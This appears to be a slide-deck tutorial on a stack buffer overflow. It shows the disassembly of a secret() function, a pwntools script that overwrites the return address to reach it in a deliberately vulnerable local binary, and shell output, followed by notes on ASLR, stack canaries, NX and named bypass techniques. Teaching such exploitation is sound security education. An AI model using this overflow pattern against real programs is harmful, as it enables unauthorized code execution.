
If we can control the program flow...

- If we can make the program jump to 0x41414141, then we can make the program jump to the address of secret() function!




```
080491a6 <secret>:
 80491a6:       55                      push   ebp
 80491a7:       89 e5                   mov    ebp,esp
 80491a9:       53                      push   ebx
 80491aa:       83 ec 04                sub    esp,0x4
 80491ad:       e8 2e ff ff ff          call   80490e0 <__x86.get_pc_thunk.bx>
 80491b2:       81 c3 4e 2e 00 00       add    ebx,0x2e4e
 80491b8:       83 ec 0c                sub    esp,0xc
 80491bb:       8d 83 08 e0 ff ff       lea    eax,[ebx-0x1ff8]
 80491c1:       50                      push   eax
 80491c2:       e8 99 fe ff ff          call   8049060 <puts@plt>
 80491c7:       83 c4 10                add    esp,0x10
 80491ca:       83 ec 0c                sub    esp,0xc
 80491cd:       8d 83 27 e0 ff ff       lea    eax,[ebx-0x1fd9]
 80491d3:       50                      push   eax
 80491d4:       e8 97 fe ff ff          call   8049070 <system@plt>
 80491d9:       83 c4 10                add    esp,0x10
 80491dc:       90                      nop
 80491dd:       8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
 80491e0:       c9                      leave
 80491e1:       c3                      ret
```

Our proof-of-concept python script



```python
# Import Python3 library for developing exploits
from pwn import *

# Create an ELF object
elf = context.binary = ELF('./overflow')

# Start a new process
p = process()

# Prints the text received from the process
print(p.recv())

# Create calculated payload to overwrite the return address with secret()
#   52 bytes to overwrite:
#       + 4 byte base pointer
#       + 4 byte return address
#       + 4 byte stack alignment
#   The memory address of secret()
payload = b'A' * 52
payload += b'\xa6\x91\x04\x08'

# Send the payload and take control
p.sendline(payload)
p.interactive()
```



```
dilldylanpickle@linux:~$ python3 overflow.py
[*] '/home/dilldylanpickle/overflow'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
[+] Starting local process '/home/dilldylanpickle/overflow': pid 1581
b'There is nothing suspicious here...\n'
[*] Switching to interactive mode
You found the secret function!
$ whoami
dilldylanpickle
$
```

Why won't this work in the real world

Not a lot of software programs have a secret() function to spawn a shell

However, modern binary security mitigations exist in today's software

ASLR (Address Space Layout Randomization) - Randomizes memory address each time a program starts

Stack Canaries – A value placed on the stack to detect and prevent buffer overflows. If the canary is overwritten, the program terminates itself

DEP/NX bit (Data Execution Prevention/No Execute bit) - Makes certain memory regions as non-executable

Using low-level programming to defeat modern mitigations

MODERN BINARY SECURITY MITIGATIONS

A program that doesn't have a secret() function

Program has ASLR and stack canaries enabled

Program has DEP/NX bit enabled

EXPLOIT TECHNIQUES THAT BYPASS THEM

- Write shellcode for user input
- Leak addresses to recalculate base address of C standard library
- Develop ROP chains to accommodate calling conventions to control code flow

Questions?